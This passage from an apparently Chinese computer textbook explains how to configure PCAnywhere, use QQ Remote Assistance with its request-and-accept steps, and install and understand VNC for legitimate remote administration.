5－28 所示。如果想让主控端自动进行登录可勾选“连接后自动登录到被控端”选项，然后填入登录名和密码。最后在“属性”对话框中单击“确定”按钮回到管理器窗口，双击新建的主控端图标，即可开始进行远程连接。

4. 网络连接的优化配置

通过对远程连接进行优化配置，可以使网络连接更加安全、可靠、速度快捷，其操作也很简单。打开 PCAnywhere 管理器窗口，单击“工具→性能优化向导”菜单命令，打开“性能优

图 5－27　新主控端属性

图 5－28　设置 IP 地址

化向导”对话框，单击“下一步”按钮，即会出现“ColorScale”对话框，在其中的“选择主控端显示的颜色级别”列表中选择一种适当的色彩，色彩的选择可根据网络连接速度来确定，建议选择 16 色（色彩过低显示效果可能会差点），以利于对远程计算机进行操作，如图 5－29 所示。点击“下一步”，在“分辨率同步”对话框中选中“缩小被控端桌面区域以适应主控端”的

使用选项,如图 5 -30 所示。接下来在“桌面优化”对话框,选中“禁用被控端的活动桌面”和“被控端桌面优化”,这样可以进一步提高远程控制会话的速度,如图 5 -31 所示。单击“下一步”加密设置,继续单击“下一步”直到最后“完成”优化设置,如图 5 -32 所示。

图 5 -29 设置主控端显示颜色级别




图 5 -30 分辨率同步

5. 远程控制的实现

在主控端与被控端连接成功以后,会出现如图 5 -33 所示的窗口,被控端的桌面就会出




图 5 - 31　桌面优化设置

图 5 - 32　完成优化设置

现在窗口中，用鼠标点击窗口中的桌面，此时就可以像使用本地计算机一样操纵远程计算机了。通过窗口上部的按钮，还可以进行文件传输、语音对话、屏幕捕获、重启被控端等操作。另外，在窗口中单击“联机选项”按钮，并在出现的对话框中选择“被控端键盘被锁”选项来禁用被控端计算机的键盘和鼠标，还可以选择“使被控端黑屏”选项，这样可阻止操作被其他人看到，保护被控端的连接安全。如果要停止远程控制的操作，可单击窗口上方的“结束会话”按钮来结束控制。




图 5-33　被控端桌面

此外，PCAnywhere 还能支持对多台远程计算机进行控制，并还有更为严格的用户验证机制，用它来进行远程控制，设置较为简单，成功率高，安全性好，为计算机及网络的远程管理和维护提供了极大的方便，是日常办公中的好帮手。

5.4　QQ 远程协助

目前 QQ 的使用很普遍，只要经常上网的人，基本都有 QQ 号，甚至有人还拥有好几个 QQ 号，QQ 已经变成一个人除了住址和电话外的第三种联系方式了。现在，腾讯的 QQ 除了具备聊天功能之外，还新开发了许多的方便实用的功能，QQ 的远程协助就是其中一项。下面来看看如何使用这个功能，让远程协助变得更轻松。

或许有人会说 Windows XP 不是有远程协助功能吗？不错，Windows XP 的确有远程协助功能，但是并不是系统一装好就开启了远程协助功能，还需要进行一系列的设置，对于一个普通电脑用户来说或许就不是那么方便了。

QQ 远程协助的前提是协助双方所使用的 QQ 软件都必须是 QQ2004II Beta1 以上版本，如果还没有升级，请登录 QQ 官网下载最新版本。

1.“远程协助”在哪儿

要与 QQ 好友使用远程协助，首先打开与好友聊天的对话框，依次点击“应用”→“远程协助图标”，即可向好友发出远程协助请求，如图 5-34 所示。




图 5－34　启动远程协助

2.“远程协助”的申请

QQ 的“远程协助”功能设计似乎是比较小心的，要与好友使用“远程协助”功能，必须由需要帮助的一方点击“远程协助”选项进行申请。提交申请之后，就会在对方的聊天窗口出现提示，如图 5－35 所示。

接下来接受请求方当然要点击“接受”了。一方申请，一方接受，还不行，这时又会在申请一方的对话框出现一个对方已同意远程协助请求，“接受”或“谢绝”的提示，只有申请方点击“接受”之后，远程协助申请才正式完成，如图 5－36 所示。

成功建立连接后，在非申请方就会出现对方的桌面了，并且是实时刷新的。右边的窗口就是申请方的桌面了，这时申请方的每一步动作都尽收眼底。不过现在还不能直接控制申请方的电脑，只能看。如图 5－37 所示。

要想控制对方电脑还得由申请方点击“申请控制”，在双方又再次点击接受之后，才能开始控制对方的电脑。如图 5－38 所示。

要注意的是，QQ 程序并没有在远程协助控制的时候锁住申请方的鼠标和键盘，所以双方要协商好由谁控制申请方的电脑，不然会造成很多的不便。QQ 的远程协助能够不管双方的网络连接方式，也不用考虑防火墙因素等，只要双方都能用 QQ 就行，当然还是需要考虑双方网速的。

3.“远程协助”的一些设置

(1)接受申请端可以点击“窗口浮动”，这样就会把对方的桌面弄成一个单独的窗口。




图 5－35 “远程协助”的申请




图 5－36 远程协助申请成功

浮动窗口可以最大化，这样能尽可能的看到对方的全部桌面，看不完也没关系，可以拖动滚动条进行观看，如图 5－39 所示。

（2）因为考虑到网速的关系，所以 QQ 的默认效果是比较差的，如果双方的网速都够快，那可以由申请方点击“设置”，就会出现“图像显示质量”和“颜色质量”的设置窗口了，可以




图 5－37　远程协助申请方的桌面




图 5－38　申请控制成功

图 5－39　窗口浮动

根据双方的带宽设置显示质量,如图 5 -40 所示。




图 5 -40　远程协助设置

(3)无论哪方点击“视频聊天”或者“音频聊天”,都能直接用耳麦进行语音聊天,如图 5 -41 所示。




图 5 -41　语音聊天

QQ 远程协助功能使用非常方便,可以无视网关和防火墙限制。相较于 Windows XP 的远程协助功能的复杂设置,QQ 远程协助更适合于普通电脑用户使用。

5.5　VNC 工程控制计算机

网络遥控技术是指由一部计算机(主控端)去控制另一部计算机(被控端),而且当主控端控制被控端时,就如同主控端亲自坐在被控端前操作一样,可以执行被控端的应用程序,以及使用被控端的系统资源。

VNC(Virtual Network Computing)是一套由 AT&T 实验室开发的可操控远程计算机的软件,其采用了 GPL 授权条款,任何人都可以免费获得该软件。VNC 软件主要由两个部分组成:VNC server 及 VNC viewer。用户需先将 VNC server 安装在被控端的计算机上后,才能在主控端执行 VNC viewer 控制被控端。如果目前操作的主控端计算机没有安装 VNC viewer,也可以通过一般的网页浏览器(如 IE 等)来控制被控端(需要 Java 虚拟机的支持)。

VNC server 与 VNC viewer 支持多种操作系统,如 Unix 系列(Unix,Linux,Solaris 等),Windows 及 MacOS,因此可将 VNC server 及 VNC viewer 分别安装在不同的操作系统中进行使用。

1. 整个 VNC 运行的工作流程如下

(1) VNC 客户端通过浏览器或 VNC viewer 连接至 VNC server。

(2) VNC server 传送一个对话窗口至客户端,要求输入连接密码,以及存取的 VNC Server 显示装置。

(3) 在客户端输入联机密码后,VNC server 验证客户端是否具有存取权限。

(4) 若是客户端通过 VNC server 的验证,客户端即要求 VNC server 显示桌面环境。

(5) VNC server 通过 X Protocol 要求 X server 将画面显示控制权交由 VNC server 负责。

(6) VNC server 将 X server 的桌面环境利用 VNC 通信协议送至客户端,并且允许客户端控制 VNC server 的桌面环境及输入装置。

2. VNC 的安装

安装很简单,运行安装文件,选择存放目录就可以了,需要注意的一点是,如果是主机(被控制的机器),那么 VNC server 组件一定要安装(安装过程中可以选择,默认是完全安装),客户机只要安装 VNC viewer 组件就可以了,如图 5-42 所示。推荐完全安装,这样无论是控制别人还是让人家控制都没有问题。这款软件不同于木马的地方就是别人要控制电脑,一定需要启动服务程序,并且知道设置的密码和 IP 地址才行,所以可以放心安装使用。

安装完毕后,在开始程序中会有一个 RealVnc 的菜单,点击该菜单 VNC Server 中的 Register VNC Server Service 命令,注册一下服务,就可以开始使用了。




图 5 - 42　VNC 安装

3. VNC 的优点

(1) 程序小巧,安装后仅 1.07MB 左右,运行后占用资源很少。

